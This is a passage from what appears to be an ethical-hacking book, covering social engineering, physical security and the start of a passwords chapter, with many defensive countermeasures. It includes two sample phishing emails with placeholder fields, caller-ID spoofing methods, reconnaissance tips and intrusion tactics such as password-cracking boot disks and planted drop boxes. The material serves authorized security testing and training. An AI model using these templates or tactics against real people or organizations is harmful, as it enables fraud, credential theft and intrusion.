Technology can make things easier — and more fun — for the social engineer. Often, a malicious request for information comes from a computer or other electronic entity that the victims think they can identify. But spoofing a computer name, an email address, a fax number, or a network address is easy. Fortunately, you can take a few countermeasures against this type of attack, as described in the next section.

Hackers can deceive through technology by sending an email that asks victims for critical information. Such an email usually provides a link

that directs victims to a professional, legitimate-looking website that "updates" such account information as user IDs, passwords, and Social Security numbers. They also may execute this trick on social networking sites such as Facebook and X.

Many spam and phishing messages also employ this trick. Most users are inundated with so much spam and other unwanted email that they often let their guard down and open emails and attachments that they shouldn't. These emails usually look professional and believable and often dupe people into disclosing information that they should never give in exchange for a gift. These social engineering tricks can occur when a hacker who has already broken into the network sends messages or creates fake internet pop-up windows. The same tricks have occurred through instant messaging and smartphone messaging.

In some well-publicized incidents, hackers emailed their victims a patch purporting to come from Microsoft or another well-known vendor. Users may think that the message looks like a duck and quacks like a duck — but it's not the right duck! The message is actually from a hacker who wants the user to install the patch, which installs ransomware or creates a backdoor into computers and networks. Criminals use ransomware to extort money and backdoors to hack into the organization's systems or use the victims' computers (known as *zombies*) as launchpads to attack another system. Even viruses and worms can use social engineering. The LoveBug worm, for example, told users they had secret admirers, but when the victims opened the email, it was too late. Their computers were infected. (And, perhaps worse, they didn't have secret admirers.)

Many computerized social engineering tactics can be performed anonymously through internet proxy servers, anonymizers, remailers, and basic SMTP servers that have an open relay. When people fall for requests for confidential personal or corporate information, the sources of these social engineering attacks are often impossible to track.

DEEPFAKE TECHNOLOGY'S ROLE IN SOCIAL ENGINEERING

Recently, social engineers have been leveraging AI deepfake technology for ill-gotten gains. AI can easily create voice impersonations, images, and even realistic videos of employees in the business they're trying to exploit or others in positions of power. Deepfake technology has been used to impersonate politicians, celebrities, and business executives.

Imagine your employees who are already distracted enough by spam emails and calls skimming through artificial messages created through AI deepfake technology. Odds are they will fall for these things even more than earlier phishing efforts, which creates not only a new threat vector but also a whole new set of risks for your business.

Many videos on YouTube highlight this technology. Simply search "deepfake samples" on the YouTube app or at www.youtube.com. You can experiment further with this technology using tools such as DeepFaceLab (https://github.com/iperov/DeepFaceLab), Reface (https://reface.ai), and Synthesia (www.synthesia.io).

Performing Social Engineering Attacks

The process of social engineering is pretty basic. Generally, social engineers discover details about people, organizational processes, and information systems to perform their attacks. With this information, they know what to pursue. Social engineering attacks typically are carried out in four simple steps:

1. Perform research
2. Build trust
3. Exploit relationships for information through words, actions, or technology
4. Use the information gathered for malicious purposes

Depending on the attack being performed, these steps can include numerous substeps and techniques

Determining a goal

Before social engineers perform their attacks, they need a goal. This goal is the first step in these attackers' processes for social engineering and is most likely already implanted in their minds. What do they want to accomplish? What are the social engineers trying to hack, and why? Do they want intellectual property or server passwords? Is it access that they desire, or do they simply want to prove that the company's defenses can be penetrated? Perhaps they seek to push their ransomware? In your efforts as a security professional performing social engineering, determine the overall goal before you begin. Otherwise, you'll be wandering aimlessly, creating unnecessary headaches and risks for yourself and others along the way.

Seeking information

When social engineers have a goal in mind, they typically start the attack by gathering public information about their victim(s). Many social engineers acquire information slowly over time so that they don't raise suspicion. However, obvious information gathering is a tip-off. Throughout the rest of this chapter, I mention other warning signs to be aware of.

REMEMBER Sometimes, criminal hackers go straight for the kill by sending out thousands of phishing messages at once. There's no preparation and no research outside of gathering email addresses. They blast off the messages and see what sticks.

Regardless of the initial research method, a criminal may only need an employee list, a few key internal phone numbers, the latest news from a social media website, or a company calendar to penetrate an organization. Chapter 5 provides more details on information gathering, but the following techniques are worth calling out.

Using the internet and AI

Today's basic research medium is the internet. A few minutes of searching on Google or other search engines using simple keywords such as the company name or specific employees' names often produces

a lot of information. You can find even more information in Securities and Exchange Commission (SEC) filings at www.sec.gov and other sites such as https://www.dnb.com/en-us/products/dnb-hoovers.html and https://finance.yahoo.com. Many organizations — and especially their management — would be dismayed to discover the organizational information that's available online! Given the plethora of such information, especially given what is shared on social media these days, it's often enough to start a social engineering attack.

Leveraging AI tools such as ChatGPT, Grok, and Gemini to run simple prompts such as "show me interesting details on Example Company and its executive team" can provide a plethora of information on businesses and people. This search is often the only one that's needed, so you might consider starting with AI first.

Another common location for employee names, email addresses, and phone numbers is right there on the website of their employers. Simply browsing to website pages such as "About Us" and "Meet Our Team" serves it right up. I find it interesting that so many people are eager to provide such details on a silver platter for the bad guys to exploit.

REMEMBER Criminals can pay a few dollars for a comprehensive online background check on people, executives included. These searches turn up practically all public — and sometimes private — information about a person in minutes.

Dumpster diving

Dumpster diving is a little riskier — and certainly messy — but it's a highly effective method of obtaining information. This method involves rummaging through trash cans for information about a company.

Dumpster diving can turn up even the most confidential information because some people assume that their information is safe after it goes into the trash. Most people don't think about the potential value of the paper they throw away, and I'm not talking about the recycling value! Documents often contain a wealth of information that can tip-off social

engineers with information needed to penetrate the organization. The astute social engineer looks for the following hard-copy documents:

- Internal phone lists
- Organizational charts
- Employee handbooks (which often contain security policies)
- Network diagrams
- Password lists
- Meeting notes
- Spreadsheets and reports
- Customer records
- Printouts of emails that contain confidential information

Shredding documents is effective only if the paper is cross-shredded into tiny pieces of confetti. Inexpensive shredders that shred documents only in long strips are worthless against a determined social engineer. With a little time and tape, a savvy hacker can piece a document back together if that's what they're determined to do.

TIP Hackers often gather confidential personal and business information from others by listening in on conversations held in restaurants, coffee shops, and airports. People who speak loudly when talking on their cellphones are also great sources of sensitive information for social engineers. (Poetic justice, perhaps?) Airplanes are great places for shoulder surfing and gathering sensitive information. While I'm out and about in public places and on airplanes, I hear and see an amazing amount of private information. I can hardly avoid it!

The bad guys also look in the trash for USB drives, DVDs, and other media. Similarly, they might just plant USB drives around your office or parking lot to lure in unsuspecting users and infect their computers once

they plug the devices into their systems. See Chapter 7 for more on trash and other physical security issues, including countermeasures for protecting against dumpster divers.

Phone systems

Attackers can obtain information by using the dial-by-name feature built into most voice mail systems. To access this feature, you usually press 0 or # after calling the company's main number or after you enter someone's voice mailbox. This trick works best after hours to ensure that no one answers.

Social engineers can find interesting bits of information at times, such as when their victims are out of town, by listening to voice mail messages. They can even study victims' voices by listening to their voice mail messages, podcasts, or webcasts so that they can learn to impersonate those people.

Attackers can protect their identities if they can hide where they call from. Here are some ways that they hide their locations:

- **Residential phones** sometimes can hide their numbers from caller ID if the user dials *67 before the phone number.

  TIP However, this feature isn't effective when calling toll-free numbers (800, 888, 877, or 866) or 911. Likely, it will work on traditional landlines, disposable cellphones, and Voice over Internet Protocol (VoIP) services, though.
- **Business phones** in an office using a phone switch are more difficult to spoof, but all that an attacker usually needs are the user guide and administrator password for the phone-switch software. In many switches, the attacker can enter the source number — including a falsified number, such as the victim's home phone number.
- **VoIP servers** such as the open-source Asterisk (`www.asterisk.org`) can be configured to send any number.

Phishing emails

One of the most common and successful means of hacking is carried out via email *phishing*, wherein criminals send bogus emails to potential victims in an attempt to get them to divulge sensitive information or click malicious links that lead to malware infections. Phishing has been around for years, but it has gained greater visibility recently, given some high-profile exploits against seemingly impenetrable businesses and government agencies. Phishing's effectiveness is amazing, and the consequences are often ugly. In my own phishing testing, I'm seeing success rates (or failure rates, depending on how you look at it) as high as 70 percent. A well-worded email is all it takes to glean login credentials, access sensitive information, or inject simulated malware into targeted computers.

You can perform your own phishing exercises, and I *highly* recommend that you do so. A rudimentary yet effective method is to set up an email account on your domain (or, ideally, a domain that looks similar to yours at a glance). Then request information or link to a website that collects information, send emails to employees or other users you want to test, and see what they do. Do they open the email, click the link, divulge information? Or, if you're lucky, do they do none of the above? The test really is as simple as that.

Whether the cause is today's rushed world of business, general user gullibility, or downright ignorance, it's astonishing how susceptible the average person is to phishing email exploits. A phishing email that has a great chance of being opened and responded to creates a sense of urgency and provides information that presumably only an insider would know. Many phishing emails are easy to spot, however, because they have the following characteristics:

- Have typographical errors
- Contain generic salutations and email signatures
- Arrive in inboxes at odd times, such as in the middle of the night
- Ask the user to click a link, open an attachment, or provide sensitive information such as login credentials

- They have a sense of urgency; for instance, they encourage the user to take action by the end of the business day

Much of your phishing successes revolve around the quality of your messages. You don't want to just send generic emails from easily recognized name brand companies. Ideally, you'll want to mix things up with some generic messages along with some targeted ones specific to your company or users. Figure 6-1 provides an example of a generic phishing email I have sent to all users on a client network. It has been scary successful in terms of click rates and exploitability.

Symantec
Endpoint Protection
Message processed from: November 30, 2022
Account: %email%
Please continue here to see your quarantimed message(s). Your message(s) will expire at midnight tomorrow night.

FIGURE 6-1: Sample of a generic phishing email message.

Figure 6-2 shows a more customized and targeted email that I have sent to staff members within a certain department. Again, this one had alarmingly high clickthroughs.



Dear %name%:
We are informing you that our internal audit team identified an error in the account. You can download this file at our online services portal here.
Please review and provide your response by 5pm ET on May 16, 2022.
Thank you for your help with this request.
Accounting Internal Audit Team

FIGURE 6-2: Sample of a targeted phishing email message.

A more formal means of executing your phishing tests is to use a tool made specifically for the job. Commercial options available on the internet include KnowBe (https://www.knowbe4.com/) and Phishme Cofense (https://cofense.com). With these email phishing platforms, you have access to pre-installed email templates, the ability to *scrape* (copy pages from) live websites so you can customize your own campaign, and extensive reporting capabilities so you can track which email users are taking the bait on. They also integrate awareness and training into the system so that users can be educated about what they did after the click or sharing of information has taken place.

Social Engineering Countermeasures

You have only a few good lines of defense against social engineering. Social engineering puts your layered defenses to the true test. Even with strong security controls, a naïve or untrained user can let a social engineer into the network. Never underestimate the power of social engineers — and the gullibility of your users in helping them get their way. Heck, even well-trained IT and security professionals can and do fall for social engineering, especially phishing. I see it in my work quite often.

Effective policies

Specific policies and standards can help ward off social engineering in the long term in the following areas:

- Adjusting system access controls and permissions so that users don't have access to certain levels of information they don't need
- Setting up unique user IDs when hiring employees or contractors so that no accounts are shared
- Establishing acceptable computer use that employees agree to in writing

- Removing user IDs for employees, contractors, and consultants who no longer work for the organization
- Setting and resetting strong passphrases
- Requiring multifactor authentication (MFA), especially for critical accounts and systems
- Responding quickly to security incidents, such as suspicious behavior and known malware infections
- Properly handling proprietary and confidential information
- Specifying security standards for personally owned computers that are used to access business systems, commonly known as bring your own device (BYOD)
- Escorting guests around your building(s)

These policies must be enforceable *and* enforced for everyone within the organization. Keep them up to date, tell your users about them, and (most importantly) test them.

User awareness and training

One of the best lines of defense against social engineering is training employees to identify and respond to social engineering attacks. User awareness begins with initial training for everyone and follows with security awareness initiatives to keep social engineering defenses fresh in everyone's mind. Align training and awareness with specific security policies. You may also want to have a dedicated security training and awareness policy that outlines the specifics of your ongoing security education.

TIP Consider outsourcing security training to a seasoned security trainer. Employees often take training more seriously if it comes from an outsider, just as a family member or spouse may ignore what you have to say but takes the same words to heart if an outside expert says it. Outsourcing security training is worth the investment for that reason alone.

While you approach ongoing user training and awareness in your organization, the following tips can help you combat social engineering in the long term:

- Treat security awareness and training as a business investment.
- Train users on an ongoing basis to keep security fresh in their minds.
- Include information privacy and security tasks and responsibilities in everyone's job descriptions.
- Tailor your content to your audience whenever possible.
- Create a social engineering awareness program for your business functions and user roles.
- Keep your messages as nontechnical as possible.
- Develop incentive programs for preventing and reporting incidents.
- Lead by example.

TIP One of the best things you can do to get your users' buy-in for ongoing protection is to make them feel like they are part of the security team, rather than creating an "IT/security versus them" situation.

Share the following tips with your users to help prevent social engineering attacks:

- **Never divulge any information unless you can validate that the people requesting the information need it and are who they say they are.** If a request is made over the telephone, verify the caller's identity, and call back.
- **Never click an email link that supposedly loads a page with information that needs updating.** This is particularly true for unsolicited emails, which can be especially tricky on mobile devices because users often don't have the benefit of seeing where the link would take them.
- **Encourage your users to validate shortened URLs from `bit.ly` and other URL-shortening services if they're unsure of their safety or legitimacy.** Websites such as `www.checkshorturl.com` and `https://wheregoes.com` offer this service.
- **Be careful when sharing sensitive personal information on social networking sites, such as Facebook or LinkedIn.** Also, be on the lookout for people claiming to know you or wanting to be your friend. Their intentions might be malicious.
- **Escort all guests within the building.** This may not match your company's culture or be realistic, but it can certainly help minimize social engineering risks.
- **Never open email attachments or other files from strangers and be very careful even if they come from people you know.** This measure alone could prevent untold security incidents, breaches, and ransomware infections.
- **Never give out passwords or other sensitive information.** Even your own colleagues don't need to know unless there's an otherwise compelling business reason behind it.

A few other general suggestions can ward off social engineering attacks:

- **Never let a stranger connect to one of your Ethernet network ports or internal wireless networks, even for a few seconds.** Someone with ill intent can place a network analyzer or install

malware, or set up a backdoor that can be accessed remotely when they leave.

- **Develop and enforce media-destruction policies.** These policies (for computer media and documents) help ensure that data is handled carefully and stays where it should be. A good source of information on destruction policies is www.pdaconsulting.com/datadp.htm.
- **Use cross-cut paper shredders.** Better still, hire a document-shredding company that specializes in confidential document and media destruction.

TIP One of the best things you can do to get ongoing buy-in and ensure that users are on your side is to solicit feedback from them. Literally ask them what they would like to learn more of, less of, and so on. You'll likely get some very fresh ideas that you had not thought of before. Again, everyone is on the same team working toward the same goals. Keep that in mind when wording your policies and training content, including the preceding bullet items.

The following techniques can reinforce the content of formal training:

- New employee orientation, training lunches, emails, and newsletters
- Social engineering survival brochure with tips and FAQs
- Trinkets and doodads such as screen savers, mousepads, sticky notes, pens, and office posters bearing messages that reinforce security principles

The key is to keep security on the top of people's minds periodically and consistently over time. Just don't do it often enough to create a "boy who cried wolf" situation. I have discovered over the years that people are much more open to new ideas and education such as this when it's presented to them casually over time rather than forced upon them with specific deadlines. People want to "buy" on their own terms rather than

be forced to accept things (knowledge, in this case) they haven’t had time to think about.

Chapter 7

Physical Security

IN THIS CHAPTER

- **Understanding the importance of physical security**
- **Looking for physical security vulnerabilities**
- **Implementing countermeasures for physical security attacks**

I strongly believe that information security is more dependent on nontechnical aspects of IT, security, and the business than on the technical side of things that many people and vendors swear by. *Physical security*, which is the protection of physical property, encompasses both technical and nontechnical components, both of which must be addressed if you're going to keep your network protected.

Physical security is an often-overlooked but critical aspect of any information security program. Your ability to secure your information depends on your ability to physically secure your office, building, or campus. In this chapter, I cover some common physical security weaknesses as they relate to information security that you must seek out and resolve. I also outline free and low-cost countermeasures you can implement to minimize your business's physical vulnerabilities.

WARNING I don't recommend breaking and entering, which would be necessary to *fully* test certain physical security vulnerabilities. I don't want you to get shot or go to jail! Instead, approach those areas to see how far you *can* get. Take a fresh look — from an outsider's perspective — at the physical vulnerabilities covered in

this chapter. You may discover holes in your physical security that you previously overlooked.

Identifying Basic Physical Security Vulnerabilities

Regardless of your security technology, practically any breach is possible if an attacker is in your building, your data center, or even a remote user's home. That's why looking for physical security vulnerabilities and fixing them before they're exploited is so important.

In small companies, some physical security issues may not be a problem. Many physical security vulnerabilities depend on such factors as the size of the building, presence of a receptionist or security guard, and location and number of entry/exit points. Placement of server rooms, wiring closets, and data centers is important as well.

Thousands of possible physical security weaknesses exist. This is doubly true today given the size of the remote workforce and vulnerabilities associated with employees' homes. Even the local coffee shop where many people work can introduce physical security risks. The bad guys are always on the lookout for these weaknesses, so you should look for these issues first. Here are some examples of physical security vulnerabilities I've found when performing security assessments for my clients:

- No receptionist or guard to monitor who's coming and going
- No visitor sign-in or escort required (or enforced) for building access
- Employees being overly trusting of visitors because they wear vendor uniforms or say that they're there to work on the copier or computers
- No access controls on doors or the use of traditional keys that can be duplicated with no accountability
- Doors propped open

- IP-based video, access control, and data center management systems accessible via the network with vendor default user IDs and passwords
- Unsecured backup media
- Sensitive information stored in hard-copy format lying around cubicles rather than being stored in locked filing cabinets
- Unsecured computer hardware, especially routers, switches, and unencrypted laptops
- Lack of alarm systems, including home alarms
- Sensitive information being thrown away in trash cans rather than being shredded or placed in a shred container

When these physical security vulnerabilities are uncovered, bad things can happen. All it takes to exploit these weaknesses is an unauthorized individual with malicious intent.

Pinpointing Physical Vulnerabilities in Your Office

Many potential physical security exploits seem unlikely, but they can occur to organizations that don't pay attention to the risks. The bad guys can exploit many such vulnerabilities, including weaknesses in a building's infrastructure, office layout, computer-room access, and design. In addition to these factors, consider the facility's proximity to local emergency assistance (police, fire, and ambulance) and the area's crime statistics (burglary, robbery, and so on) so that you can better understand what you're up against.

TIP One thing I have discovered over the years is that those responsible for physical security are often disconnected from those in charge of IT and information security. If physical and information security are separate departments at your business, do what you can to facilitate better communications between you and them.

Look for the vulnerabilities discussed in the following sections when assessing your organization's physical security. This research won't take a lot of technical savvy or expensive equipment. Depending on the size of your office or facilities, these tests shouldn't take much time either. You might even consider integrating some of these items into your user awareness and training program to help ensure that their homes are properly secured. The bottom line is to determine whether the physical security controls are adequate, given what's at stake. Above all, be practical and use common sense.

Building infrastructure

Doors, windows, and walls are critical components of a building — especially in a data center or another area where confidential information is stored.

Attack points

Criminals can exploit building infrastructure vulnerabilities. Ask yourself the following questions about some commonly overlooked attack points:

- Are doors propped open, and if so, why?
- Are there gaps at the bottoms of critical doors? (Gaps could allow someone to use a balloon or other device to trip a sensor inside an otherwise-secure room.)
- Would it be easy to force doors open? (A simple kick near the doorknob can be enough for standard doors.)

- What is the building or data center made of (steel, wood, or concrete), and how sturdy are the walls and entryways?
- Are any doors or windows made of glass, and is this glass clear, shatterproof, or bulletproof?
- Do door hinges on the outside make it easy for intruders to unhook them?
- Are doors, windows, and other entry points wired to an alarm system? If not, is motion detection available to serve as a compensating control?
- Does the building have drop ceilings with tiles that can be pushed up facilitating the bypass of walls or other physical security measures?
- Does the building have slab-to-slab walls? (If not, someone could easily scale the walls, bypassing any door or window access controls.)

Countermeasures

Many physical security countermeasures for building vulnerabilities require other maintenance, construction, or operations experts. If building infrastructure isn't your forte, you can hire outside experts during the design, assessment, and retrofitting stages to ensure that you have adequate controls. Here are some of the best ways to solidify building security:

- Strong doors and locks
- Motion detectors
- An adequate number of properly placed cameras to discourage criminal activity, to catch perpetrators in real-time, or to provide evidence of what happened after the fact
- Windowless walls around data centers
- Signage that makes it clear what's where and who's allowed
- A continuously monitored alarm system with network-based cameras located at all access areas

- Lighting (especially around entry and exit points)
- Entrances that allow only one person at a time to pass through a door
- Fences (with barbed wire or razor wire if necessary)

REMEMBER Some of these items can easily apply to your users' homes. Don't be afraid to encourage users who often work from home to ensure that their homes are properly secured and are, ideally, protected with alarms and cameras. Consider creating a checklist of the items in this chapter and share it with your employees to take home and perform their own physical security self-assessments.

Utilities

When assessing physical security, you must consider building and data center utilities, such as power, water, generators, and fire suppression. These utilities can help you fight incidents and keep other access controls running during a power loss. You have to be careful, though, as they can also be used against you if an intruder enters the building.

Attack points

Intruders often exploit utility-related vulnerabilities. Ask yourself the following questions about some commonly overlooked attack points:

- Is power-protection equipment in place, such as surge protectors, uninterruptible power supplies (UPSes), and generators? Also, determine how easily accessible the on/off switches on these devices are — that is, whether an intruder can walk in and flip a switch or scale a fence to cut off a simple lock and gain access to critical equipment.
- When the power fails, do physical security mechanisms fail *open* (allow anyone through) or fail *closed* (keep everyone in or out until power is restored)? I've seen it go both ways, and you need to understand what happens in either situation.

- Where are fire-detection and -suppression devices located — alarm sensors, extinguishers, and sprinkler systems? Determine how an intruder can abuse them. Also, determine whether they're accessible via a wireless or local network with default login credentials or over the internet. Finally, determine whether these devices are placed where they can harm electronic equipment during a false alarm.
- Where are water and gas shut-off valves located? Determine whether you can access them or would have to call maintenance personnel if an incident arose.
- Where are local telecom wires (both copper and fiber) that run outside the building located? If they're aboveground, someone could tap into them with telecom tools. If they're buried, digging in the area might cut them easily. If they're located on telephone poles, they may be vulnerable to traffic accidents or weather-related incidents.

Countermeasures

You may need to involve outside experts during the design, assessment, or retrofitting stages. The key is *placement.* Be sure to consider the following:

- Ensure that major utility controls are placed behind closed and lockable doors or fenced areas and out of the sight of people passing through or nearby.
- Ensure that you have cameras that provide ample coverage of all areas.
- Ensure that any devices accessible over the network or internet are tested with vulnerability scanners and other techniques outlined in this book. If the devices don't have to be network- or internet-accessible, disable that feature or limit who can access the systems via firewall rules or a network access control list.
- Ensure that someone walking through or near the building can't access the controls to turn them on and off.

TIP Security covers for on/off switches and thermostat controls and locks for server power buttons, USB ports, and even PCI expansion slots in workstations and servers can be effective defenses. Don't depend on them fully, however, because they can often be easily cracked open.

WARNING I once assessed the physical security of an internet co-location facility for a large computer company with a household name. I made it past the front guard and tailgated through all the controlled doors to reach the data center. When I was inside, I walked by equipment that was owned by large e-commerce companies, such as servers, routers, firewalls, UPSes, and power cords. The systems were not even stored in racks, much less locked racks! All this equipment was exposed to anyone and everyone walking in that area. A quick flip of a switch or an accidental trip over a network cable dangling to the floor could bring an entire shelf — and a global e-commerce system — to the ground. Don't host your systems in environments like this one! You don't always get what you pay for, even with big name brand companies hosting facilities that you would assume to be top notch. At a minimum, ask for a tour of their data center. If that's not possible, then ask for a copy of their latest Service Organization Control (SOC) 2 audit report to ensure there are no gaping holes.

Office layout and use

Office design and use can help or hinder physical security.

Attack points

Intruders can exploit various weaknesses around the office. Ask yourself the following questions about common attack points:

- Does a receptionist or security guard monitor traffic in and out of the main doors of the building?
- Do employees have confidential information on their desks? Determine whether mail and packages lie outside someone's door — or, worse, outside the building — waiting for pickup.
- Where are trash cans and bins, recycling bins, and shredders located, and are they easily accessible?
- How secure are the mail and copy rooms? If intruders can access these rooms, they can steal mail or company letterhead to use against you. They can also use and abuse your fax machines (assuming that you still have any!).
- Are closed-circuit television or IP-based network cameras used *and* monitored in real-time? If your setup is less proactive and more as-needed, you must be confident that you'll be able to access videos and related logs quickly when you need them. Yet another great reason to improve communication and interactions with physical security staff.
- Have your network cameras and digital video recorders been hardened against attack, or have their default login credentials been changed at least?
- Do you have unmonitored Ethernet ports that provide full internal network access?
- What access controls are on the doors: regular keys, card keys, combination locks, or biometrics? Determine who can access the keys and where they are stored. Keys and programmable keypad combinations are often shared, making accountability difficult to determine. Find out how many people share these combinations and keys.

I have seen so many situations of lobbies and foyers with a Voice over Internet Protocol (VoIP) phone available for anyone to use, including would-be criminals. In these situations, staff members don't consider the fact that anyone could enter the lobby, disconnect the VoIP phone (or use

the phone's data port), plug a laptop computer into the connection, and gain access to the network with minimal chance of being detected or questioned. This type of situation is easy to prevent: Disable network connections in unmonitored areas if separate data and voice ports are used or if voice and data traffic is separated at the switch or physical network levels.

Similarly, I had a client whose lobby was a very high-traffic public area. They had an open network port accessible in that waiting area. All anyone had to do to get onto this organization's full corporate network environment was to sit down in a nice comfy chair and plug into the adjacent Ethernet port. Not only could they get access to the internet, but they also had full access to the internal production network! This is scary stuff, especially given the vulnerabilities that I had already uncovered on the internal network! At best, it was a large-scale ransomware infection waiting to happen.

Countermeasures

Physical security is challenging because security controls are often reactive. Some controls are preventive (that is, they deter or delay indefinitely), but they're not foolproof. Putting simple measures such as the following in place can reduce your exposure to building and office-related vulnerabilities:

- A receptionist or a security guard who monitors people coming and going is the simplest countermeasure. This person can ensure that every visitor signs in and that all new or untrusted visitors are always escorted. Make it policy and procedure for all employees to question strangers and report strange behavior in the building.

- WARNING *Employees Only* or *Authorized Personnel Only* signs show the bad guys where they *should* go instead of deterring them from entering. Not calling attention to critical areas may be a better approach.
- Have single entry and exit points to a data center.

- Place trash bins in secure areas.
- Use cameras to monitor critical areas, including trash bins. (It's amazing how cameras can shape the behavior of would-be criminals.)
- Dispose of hard-copy documents in cross-cut shredders or secure recycling bins.
- Disable Ethernet ports that can unnecessarily provide access. You can also use port locks or cable traps to prevent tampering. Otherwise, ensure that network access controls are placed on the ports so that someone connecting does not automatically gain access into the production network.
- Limit the numbers of physical keys distributed and passcode combinations that are shared and ensure that access is also logged and monitored.

TIP Make keys and passcodes unique for each person whenever possible, or (better) don't use them at all. You might consider using electronic badges or fobs that can be better controlled and monitored. Still, those can be cloned or compromised. It's better to use biometrics like hand geometry or iris scanning if management, HR, and legal are okay with that.

- Use biometric identification systems. They can can be effective, but they can also be expensive and difficult to manage.

Network components and computers

After intruders obtain access to a building, they may look for the server room and other easily accessible computer and network devices.

Attack points

The keys to the kingdom are often as close as someone's desktop computer and not much farther than an unsecured computer room or wiring closet.

Intruders can do the following:

- Obtain network access and send malicious emails as a logged-in user.
- Crack and obtain passwords directly from the computer by booting it with a tool such as the ophcrack LiveCD (http://ophcrack.sourceforge.io). I cover this tool and more password hacks in Chapter 8.
- Place penetration drop boxes in a standard power outlet. Such devices allow malicious intruders to connect to the system via a cellular connection and perform dirty deeds. This method is a really sneaky (spylike) means of intrusion that you can use as part of your own security testing.
- Manipulate tablets or other computers that are intended to be used for guest registration or similar.
- Steal files from the computer by copying them to a removable storage device (such as a phone or USB drive) or by emailing them to an external address.
- Enter unlocked computer rooms and mess around with servers, firewalls, and routers.
- Walk out with network diagrams, contact lists, and disaster recovery plans.
- Obtain phone numbers from analog lines and circuit IDs from T1, Metro Ethernet, and other telecom equipment to use in subsequent attacks.

Practically every bit of unencrypted information that traverses the network (which is likely more than you think) can be recorded for future analysis by someone using a network analyzer.

WARNING A network analyzer is hard to spot. I cover network analyzers capturing packets on switched Ethernet networks in more detail in

Chapter 9.

How would someone access or use this information in the future? The easiest attack method is to install remote-administration software on the computer, such as VNC (www.realvnc.com). Also, a crafty hacker with enough time can bind a public IP address to the computer if the computer is outside the firewall. Hackers or malicious insiders with enough network knowledge (and time) could conceivably configure new firewall rules to do this if they have access to the firewall. Don't laugh; I often come across firewalls running with default passwords, which is about as bad as security gets.

Also, ask yourself the following questions about some common physical vulnerabilities:

- How easily can computers be accessed during regular business hours, at lunchtime, and after hours?
- Are computers (especially laptops) secured to desks with locks, and do they have encrypted hard drives and screens that lock after a short period of nonuse?
- Do employees typically leave their phones and tablets lying around unsecured, such as when they're traveling or working from home, hotels, or the local coffee shop?
- Where are business laptops and related systems located in users' homes? Are they encrypted in the event of loss or theft? (This is still a big issue with many computers.)
- Are passwords stored on sticky notes on computer screens, keyboards, or desks? (This practice is a long-running joke in IT circles, but it still happens.)
- Are backup media lying around the office or data center susceptible to theft?
- Are safes used to protect backup media, and who can access them?

TIP Safes should be specifically rated for media to keep backups from melting during a fire; examples include FireKing safes (www.fireking.com).

- Are locking laptop bags required? What about power-on passwords? Encryption can solve a lot of physical security-related weaknesses.
- How easily can someone connect to a wireless access point signal or the access point itself to join the network?
- Are network firewalls, routers, switches, and hubs (basically, anything with an Ethernet or console connection) easily accessible, enabling an attacker to plug into the network easily?
- Are all cables patched through on the patch panel in the wiring closet so that all network drops are live (as in the case of the unmonitored lobbies I mentioned earlier in this chapter)? At a minimum, put unused ports on a separate VLAN or, ideally, a physical network that is air-gapped from the production network environment.

REMEMBER This setup is common but a bad idea because it allows anyone to plug into the network anywhere and gain access, as well as to spread malware.

Countermeasures

Network and computer security countermeasures are simple to implement yet difficult to enforce because they involve people's everyday actions. Here's a rundown of these countermeasures:

- Make your users aware of what to look out for so that you have extra sets of eyes and ears helping you.
- Require users to lock their screens — which takes only a few clicks or keystrokes — when they leave their computers. Better yet, set a Group Policy Object in Active Directory or local computer policy to

force timeouts after a few minutes. If you use biometrics for authentication, set up the systems to lock immediately once the user steps away.

- Ensure that strong passwords are used. (I cover this topic in Chapter 8.)
- Require laptop users to lock their systems to their desks with a locking cable — especially important for remote workers and travelers, as well as employees of large companies and/or those who work in locations with a lot of foot traffic.
- Require all laptops to use full disk encryption technologies. One great option is BitLocker in Windows. Many modern endpoint security programs offer full disk encryption as well. FileVault built into the macOS is a good option for that growing group of computers. Other options are self-encrypting hard drives, SSDs, and USB drives. It's also important to consider encryption for removable media since sensitive information inevitably ends up there.
- Enable mobile device management (MDM) or similar controls on any exposed tablets or computers to prevent tampering.
- Keep server rooms and wiring closets locked and monitor those areas for any wrongdoing.
- Keep a current inventory of hardware and software within the organization so that it's easy to determine when extra equipment appears or goes missing — especially important in computer rooms.
- Replace traditional door locks and keys with more modern access control systems.
- Properly secure computer media during storage and transport.
- Scan for rogue wireless access points and shut them down.
- Use cable traps and locks that prevent intruders from unplugging network cables from patch panels or computers and using those connections for their own computers.
- Use a bulk eraser on magnetic media and shred them before they're discarded.

Chapter 8

Passwords

IN THIS CHAPTER

- **Identifying password vulnerabilities**
- **Examining password-hacking tools and techniques**
- **Using OSINT and AI for password exploits**
- **Hacking operating system passwords**
- **Hacking password-protected files**
- **Protecting your systems from password hacking**

Password hacking is one of the easiest and most common ways that attackers obtain unauthorized network, computer, or application access. You often hear about it in the headlines and study after study, such as the *Verizon Data Breach Investigations Report* (https://www.verizon.com/business/resources/reports/dbir/), reaffirms that weak passwords are at the root of many security problems. I have trouble wrapping my head around the fact that I'm *still* talking about (and businesses are suffering from) weak passwords, but that fact is a reality. As an IT or information security professional, you can certainly do your part to minimize the risks.

Although strong passwords — ideally, longer, stronger passphrases, which are difficult to crack (or guess) — are easy to create and maintain, network administrators and users often neglect this aspect of password management. Therefore, passwords are among the weakest links in the information security chain. Passwords rely on secrecy. After a password is compromised, its original owner isn't the only person who can access the system with it. That's when accountability goes out the window, and bad things start happening.

